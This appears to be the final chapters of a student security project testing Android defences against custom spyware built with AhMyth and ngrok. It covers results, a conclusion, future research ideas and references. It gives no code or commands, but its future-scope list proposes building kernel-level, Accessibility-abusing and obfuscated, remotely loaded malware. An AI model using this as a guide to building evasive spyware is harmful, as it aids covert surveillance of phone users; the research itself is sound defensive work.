Android runtime controls—like foreground restrictions on execution and scoped storage—were instrumental in preventing data exfiltration efforts and compelling malicious services to run under more restricted environments. Yet, even with these protections, sophisticated custom malware—specifically those constructed with obfuscated logic, socially engineered permission requests, or low behavioral footprints—were able to partially evade detection and execute fundamental spyware functionality.

These results reflect two complementary truths: Android security is getting more robust and proactive, but advanced threats still develop to take advantage of post-installation trust and human nature. The project confirms that although Android defences are strong against most generic or poorly written malware samples, well-designed threats—especially those acting within the limits of permissions granted—can still accomplish malicious goals without being detected. Thus, the report highlights the urgency for further developments in Android behavior monitoring, in-app permission scanning, and consumer education. Paradoxically, they confirm that current security is an important deterrent to lowering malware success rates as well as their overall effect when complemented with user awareness and current system defence.

CHAPTER 5. CONCLUSION AND FUTURE SCOPE

This project provided a thorough investigation into how well Android's security mechanism performs when subjected to real-world malware attacks. Through the creation and installation of custom spyware programs and employment of established software like AhMyth and ngrok, the study simulated real-world attack scenarios to see how Android's multi-layered security mechanism would respond to real-world threats. The findings indicated that while security features of Android such as application sandboxing, permission verification, foreground service restriction and Google Play Protect successfully deter simple and signature-based attacks, they are vulnerable to evasions using clever malware programmed to run under permissions obtained or exploit trusting humans.

Key observations emphasized the capability of spyware to remain resident in memory, extract private information such as geolocation and camera snaps, and execute overlay attacks secretly. These observations present the fact that static permission checks and signature-based detection are not enough anymore. The project also verified Android's newer OS releases and Google Play Protect provide improved initial defense capabilities but are still inadequate post-installation behavior monitoring. This implies that user education, context warnings, and real-time anomaly detection must be supplemented by technical defenses to create a more secure mobile ecosystem.

Future Scope:

1) Development of Root Level and Kernel Level Malware:

While user-space malware was in the foreground during this project, subsequent tests would examine malware operating under privileged contexts. System backdoors or rootkits can inform on bypass of sandbox and SELinux confinement attacks. The studies would help characterize Android permissioning limits as attack authors elevate the privileges gained due to exploit with resultant compromises going undetected.

2)Anomaly Detection using Behaviour Analysis:

Future research can emphasize developing machine learning and AI-based models that can identify anomalous activity in real-time. Such models can monitor API call patterns, background service activity, or deviances from the normal component lifecycle to identify the activity of malware that runs inside authorized permissions. This method would be particularly helpful in detecting zero-day malware or advanced spyware that bypasses normal signature-based detection.

3) Incorporating Accessibility Service Abuse

Although this project dealt with overlays and permissions, the most significant threat vector in Android is the abuse of Accessibility Services. Future activities can include writing malware that imitates this method to see how Android handles applications that automate screen taps, hijack OTPs, or capture UI content—particularly because they are commonly utilized in banking trojans and spyware.

4) Testing with Encrypted Payloads and Obfuscation Techniques

To more realistically mimic real-world threats, future malware samples can include encryption, code obfuscation, or dynamic code loading (e.g., from an external server) to avoid detection. This will test Android and Play Protect performance against more subtle, difficult-to-detect threats, and demonstrate detection limits as malware runs in stealth mode.

5) Post-Quantum Cryptography for Android Security

With the advent of quantum computing, any current cryptographic algorithms (like RSA and ECC) become vulnerable. Research into post-quantum cryptography and its integration in mobile platforms such as Android would put the platform in a position to take care of the future of cryptographic security so that no encrypted data can be compromised even in a quantum-enabled world.

CHAPTER 6. REFERENCES

[1] Kaur, Jaspinder, and Shirshendu Das. "ACPC: Covert Channel Attack on Last Level Cache using Dynamic Cache Partitioning." 2023 24th International Symposium on Quality Electronic Design (ISQED). IEEE, 2023.

[2] D. G. N. Benítez-Mejía, G. Sánchez-Pérez and L. K. Toscano-Medina, "Android applications and security breach," 2016 Third International Conference on Digital Information Processing, Data Mining, and Wireless Communications (DIPDMWC), Moscow, Russia, 2016, pp. 164-169, doi: 10.1109/DIPDMWC.2016.7529383. keywords: {Smart phones;Trojan horses;Servers;Mobile communication;Androids;Humanoid robots;Remote Access Trojan;command and control server;Android;attack vector;smartphones;malware;Dendroid},

[3] C. M. Mwange and E. C. Cankaya, "Android Trojan Horse Spyware Attack: A Practical Implementation," 2024 12th International Symposium on Digital Forensics and Security (ISDFS), San Antonio, TX, USA, 2024, pp. 1-5, doi: 10.1109/ISDFS60797.2024.10527296. keywords: {Social networking (online);Operating systems;Process control;Mobile handsets;Trojan horses;Servers;Security;Trojan horse;Android spyware;malicious codes and spyware},

[4] Bilge, Leyla, and Tudor Dumitraş. "Before we knew it: an empirical study of zero-day attacks in the real world." Proceedings of the 2012 ACM conference on Computer and communications security. 2012.

[5] Rajesh, Durganath & Ahmed, Adnaan Arbaaz & Hussan, M.I. & Bollapalli, Venkateswarlu. (2019). Malwares Creation and Avoidance. International Journal of Computer Sciences and Engineering. 7. 179-183. 10.26438/ijcse/v7i4.179183.

[6] Sikorski, Michael, and Andrew Honig. Practical malware analysis: the hands-on guide to dissecting malicious software. no starch press, 2012.

[7] El-Metwaly, Aya El-Sayed, et al. "Remote Access Trojan (RAT) Attack: A Stealthy Cyber Threat Posing Severe Security Risks." 2024 International Telecommunications Conference (ITC-Egypt). IEEE, 2024.

[8] K. J. Shen and V. Selvarajah, "The Impact of Attacking Windows Using a Backdoor Trojan," 2023 International Conference on Evolutionary Algorithms and Soft Computing Techniques [9] (EASCT), Bengaluru, India, 2023, pp. 1-5, doi: 10.1109/EASCT59475.2023.10393460. keywords: {Computer viruses;Linux;Evolutionary computation;Companies;Virtual machining;Hardware;Trojan horses;Backdoor;Cybersecurity;Firewall;Hacking;Malware;Metasploit;Msf venom},

[10] Malokar, Neha K., et al. "Exploiting the Vulnerabilities of Android Camera API." IARJSET 2.8 (2015).

[11] Sajeev, Reshma, et al. "A Collaborative Approach for Android Hacking by Integrating Evil-Droid, Ngrok, Armitage and its Countermeasures." NCECA 2.1 (2020).

[12] Android Malware on the Rise– A case study of AhMyth RAT Prepared by: Vlad Pasca, Senior Malware & Threat Analyst